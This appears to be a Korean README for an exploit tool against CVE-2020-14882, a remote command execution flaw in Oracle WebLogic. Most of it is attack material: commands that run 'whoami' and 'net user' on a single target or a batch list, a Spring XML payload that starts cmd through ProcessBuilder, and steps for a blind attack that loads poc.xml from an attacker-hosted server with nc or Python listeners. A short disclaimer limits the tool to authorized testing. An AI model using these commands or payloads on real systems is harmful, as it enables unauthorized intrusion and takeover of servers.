 ggyao/cve-2020-14882_all
CVE-2020-14882_ALL은 명령 에코 감지, 일괄 명령 에코, 외부 XML 무에코 명령 실행 등의 기능을 지원하는 종합 악용 도구입니다.

CVE-2020-14882_ALL 종합 도구로, 명령어 출력 확인, 일괄 명령어 출력, 외부 XML을 이용한 무출력 명령어 실행 등의 기능을 지원합니다.
필요 모듈: requests, http.client
(도구는 승인된 보안 테스트에만 사용하십시오. 불법 사용은 금지되며, 위반 행위와 관련된 책임은 저자에게 있지 않습니다.)
명령어 출력 모듈의 알려진 성공 버전: 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0



python3 CVE-2020-14882_ALL.py -u http://1.1.1.1:7001 -c "net user"

python3 CVE-2020-14882_ALL.py -u http://1.1.1.1:7001 -c "whoami"

python3 CVE-2020-14882_ALL.py -f target.txt -c "whoami"
target.txt 형식: http://x.x.x.x:xx, 한 줄에 하나씩.
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
	<value>cmd</value>
      </list>
    </constructor-arg>
  </bean>
</beans>
Python 리스너를 시작합니다.

nc 리스너를 시작합니다.

python3 CVE-2020-14882_ALL.py -u http://xxxx:7001 -x http://xxx:8000/poc.xml